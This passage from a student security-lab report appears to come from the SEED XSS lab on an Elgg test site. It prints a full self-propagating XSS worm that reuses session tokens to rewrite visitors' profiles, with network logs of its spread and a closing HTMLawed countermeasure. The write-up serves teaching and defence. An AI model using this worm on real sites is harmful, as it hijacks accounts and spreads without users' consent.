Referer: http://www.xsslabelgg.com/profile/boby
```

Figure 27: Boby's Profile Page (after attack)

As such, we can see that the XSS worm has successfully self-propagated as Alice who first visited Samy had become infected with the XSS worm as it was copied to her profile and when Boby visited Alice's profile, Boby too had become infected with the XSS worm. This can also be seen when using the DOM approach as shown in the subsequent pages.


DOM Approach:
The self-propagating XSS worm JavaScript code is shown in Figure 28 below.



```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // FILL IN the code
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var desc  = "&description=Samy is my hero" +
              wormCode +
              "&accesslevel[description]=2";

  // Construct the content of your url.
  var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
  var content = ts + token + name + desc + guid;    //FILL IN
  var samyGuid = "47";   //FILL IN


  if (elgg.session.user.guid != samyGuid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

Figure 28: Self-Propagating XSS Worm JavaScript Code (DOM Approach)

The worm code as shown in Figure 28 can be placed in the "`About Me`" field of Samy's profile page in the `Text mode` to ensure that no additional code is added to our attacking code as shown in Figure 29.



Edit profile

Display name: Samy


About me

```
<script type="text/javascript" id="worm">
window.onload = function(){
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";

  // Put all the pieces together, and apply the URI encoding
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

  // FILL IN the code
  var guid  = "&guid=" + elgg.session.user.guid;
```

Public

Figure 29: JavaScript Code in Samy's Profile

Logging in as Alice, we can see that when she visits Samy's profile, a POST request is made from his profile to hers as shown in Figure 30.




Sta...	Method	Fil	Dc	Cause	Type	Transferre
200	GET	samy		w...document	html	3.68 KB
200	GET	font-...		w...stylesheet	css	cached
200	GET	elgg....		w...stylesheet	css	cached
200	GET	color...		w...stylesheet	css	cached
200	GET	jquer...		w...script	js	cached
200	GET	jquer...		w...script	js	cached
200	GET	requi...		w...script	js	cached
200	GET	requi...		w...script	js	cached
200	GET	elgg.js		w...script	js	cached
302	POST	edit		w...xhr	html	4.24 KB
200	GET	en.js		w...script	js	cached
200	GET	init.js		w...script	js	cached
200	GET	read...		w...script	js	cached
200	GET	Plugi...		w...script	js	cached
200	GET	alice		w...xhr	html	4.26 KB

15 requests | 134.23 KB / 12.18 KB transferred | Finish: 1.52 s

```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1

Response headers (365 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Thu, 26 Mar 2020 12:48:31 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=99
Location: http://www.xsslabelgg.com/profile/alice
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)

Request headers (415 B)
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 2234
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=v5kakgmi8nmk4r30089hn077v5
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
```

Figure 30: POST XSS Worm (Alice)

Returning to Alice's profile page, we see from Figure 31 that it appears that she made a POST request to edit her profile. We see that the attack is successful as we see "`Samy is my hero`" appearing in her "`About Me`" field as we also see the GET request in Figure 32 that shows the GET request to Samy's profile, infecting Alice.



www.xsslabelgg.com/profile/alice

Alice
About me
Samy is my hero


Friends
No friends yet.

Sta...	Method	Fil	Dc	Cause	Type	Transferre
200	GET	alice		w...document	html	4.23 KB
200	GET	font-...		w...stylesheet	css	cached
200	GET	elgg....		w...stylesheet	css	cached
200	GET	color...		w...stylesheet	css	cached
200	GET	44lar...		w...img	jpeg	cached
200	GET	jquer...		w...script	js	cached
200	GET	jquer...		w...script	js	cached
200	GET	requi...		w...script	js	cached
200	GET	requi...		w...script	js	cached
200	GET	elgg.js		w...script	js	cached
200	GET	en.js		w...script	js	cached
200	GET	init.js		w...script	js	cached
200	GET	read...		w...script	js	cached
200	GET	Plugi...		w...script	js	cached
302	POST	edit		w...xhr	html	4.24 KB
200	GET	alice		w...xhr	html	4.27 KB

16 requests | 151.65 KB / 12.73 KB transferred | Finish: 2.37 s

```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1

Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Thu, 26 Mar 2020 12:49:29 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=99
Location: http://www.xsslabelgg.com/profile/alice
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Request headers (416 B)
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 2234
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=v5kakgmi8nmk4r30089hn077v5
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/alice
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
```

Figure 31: Alice's Profile Page POST Request (after attack)



www.xsslabelgg.com/profile/alice

Alice
About me
Samy is my hero

Friends
No friends yet.


Sta...	Method	Fil	Dc	Cause	Type	Transferre
200	GET	alice		w...document	html	4.23 KB
200	GET	font-...		w...stylesheet	css	cached
200	GET	elgg....		w...stylesheet	css	cached
200	GET	color...		w...stylesheet	css	cached
200	GET	44lar...		w...img	jpeg	cached
200	GET	jquer...		w...script	js	cached
200	GET	jquer...		w...script	js	cached
200	GET	requi...		w...script	js	cached
200	GET	requi...		w...script	js	cached
200	GET	elgg.js		w...script	js	cached
200	GET	en.js		w...script	js	cached
200	GET	init.js		w...script	js	cached
200	GET	read...		w...script	js	cached
200	GET	Plugi...		w...script	js	cached
302	POST	edit		w...xhr	html	4.24 KB
200	GET	alice		w...xhr	html	4.27 KB

16 requests | 151.65 KB / 12.73 KB transferred | Finish: 2.37 s

```
Request URL: http://www.xsslabelgg.com/profile/alice
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1

Content-Encoding: gzip
Content-Length: 3935
Content-Type: text/html; charset=UTF-8
Date: Thu, 26 Mar 2020 12:49:27 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
Request headers (427 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: Elgg=v5kakgmi8nmk4r30089hn077v5
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
```

Figure 32: Alice's Profile Page GET Request (after attack)

Logging in as Boby, we can see that when he visits Alice's profile, a POST request is made from her profile to his as shown in Figure 33.




```
Sta...  Method  Fil      Dc  Cause          Type  Transferre
200     GET     alice        w...document   html  3.47 KB
200     GET     font-...     w...stylesheet css   cached
200     GET     elgg....     w...stylesheet css   cached
200     GET     color...     w...stylesheet css   cached
200     GET     jquer...     w...script     js    cached
200     GET     jquer...     w...script     js    cached
200     GET     requi...     w...script     js    cached
200     GET     requi...     w...script     js    cached
200     GET     elgg.js      w...script     js    cached
200     GET     en.js        w...script     js    cached
200     GET     init.js      w...script     js    cached
200     GET     read...      w...script     js    cached
200     GET     Plugi...     w...script     js    cached
302     POST    edit         w...xhr        html  4.23 KB
200     GET     boby         w...xhr        html  4.26 KB

15 requests   133.50 KB / 11.97 KB transferred   Finish: 1.67 s
```

```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Response headers (364 B)
  Cache-Control: no-store, no-cache, must-revalidate
  Connection: Keep-Alive
  Content-Length: 0
  Content-Type: text/html;charset=utf-8
  Date: Thu, 26 Mar 2020 12:51:46 GMT
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Keep-Alive: timeout=5, max=99
  Location: http://www.xsslabelgg.com/profile/boby
  Pragma: no-cache
  Server: Apache/2.4.18 (Ubuntu)
Request headers (416 B)
  Accept: */*
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US,en;q=0.5
  Connection: keep-alive
  Content-Length: 2233
  Content-Type: application/x-www-form-urlencoded
  Cookie: Elgg=kts1o6auh8dg89e3pj620tcc16
  Host: www.xsslabelgg.com
  Referer: http://www.xsslabelgg.com/profile/alice
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
```

Figure 33: Boby viewing Alice's Profile Page

Returning to Boby's profile page, we see from Figure 34 that it appears that he made a POST request to edit his profile. Upon viewing his own profile page, we can see that the attack is successful as we see "`Samy is my hero`" appearing in his "`About Me`" field in Figure 34.



```
Sta...  Method  Fil      Dc  Cause          Type  Transferre
200     GET     boby         w...document   html  4.22 KB
200     GET     font-...     w...stylesheet css   cached
200     GET     elgg....     w...stylesheet css   cached
200     GET     color...     w...stylesheet css   cached
200     GET     45lar...     w...img        jpeg  cached
200     GET     jquer...     w...script     js    cached
200     GET     jquer...     w...script     js    cached
200     GET     requi...     w...script     js    cached
200     GET     requi...     w...script     js    cached
200     GET     elgg.js      w...script     js    cached
200     GET     en.js        w...script     js    cached
200     GET     init.js      w...script     js    cached
200     GET     read...      w...script     js    cached
200     GET     Plugi...     w...script     js    cached
302     POST    edit         w...xhr        html  4.23 KB
200     GET     boby         w...xhr        html  4.26 KB

16 requests   145.96 KB / 12.71 KB transferred   Finish: 2.09 s
```


```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
  Keep-Alive: timeout=5, max=99
  Location: http://www.xsslabelgg.com/profile/boby
  Pragma: no-cache
  Server: Apache/2.4.18 (Ubuntu)
Request headers (415 B)
  Accept: */*
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US,en;q=0.5
  Connection: keep-alive
  Content-Length: 2233
  Content-Type: application/x-www-form-urlencoded
  Cookie: Elgg=kts1o6auh8dg89e3pj620tcc16
  Host: www.xsslabelgg.com
  Referer: http://www.xsslabelgg.com/profile/boby
  User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
```

Figure 34: Boby's Profile Page after attack

Task 7: Countermeasures

<u>`HTMLawed` countermeasure:</u>

As shown in Figure 35, the `HTMLawed` countermeasure was activated.




Deactivate | HTMLawed Provides security filtering. Running a site with this plugin disable

Deactivate | User Validation by Email Simple user account validation through email.

Figure 35: HTMLawed Countermeasure Activated

Upon loading one of the victim Charlie's profile, we can see the code of the worm on his profile in the "`About Me`" field as plain text as shown in Figure 36.



Charlie

Brief description:


About me

Samy is my hero

```
window.onload = function(){
var headerTag = "";
var jsCode =
document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

// Put all the pieces together, and apply the URI
encoding
var wormCode = encodeURIComponent(headerTag +
jsCode + tailTag);

// FILL IN the code
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts=" +
elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" +
elgg.security.token.__elgg_token;
```

Figure 36: Charlie's Profile Page (with HTMLawed)

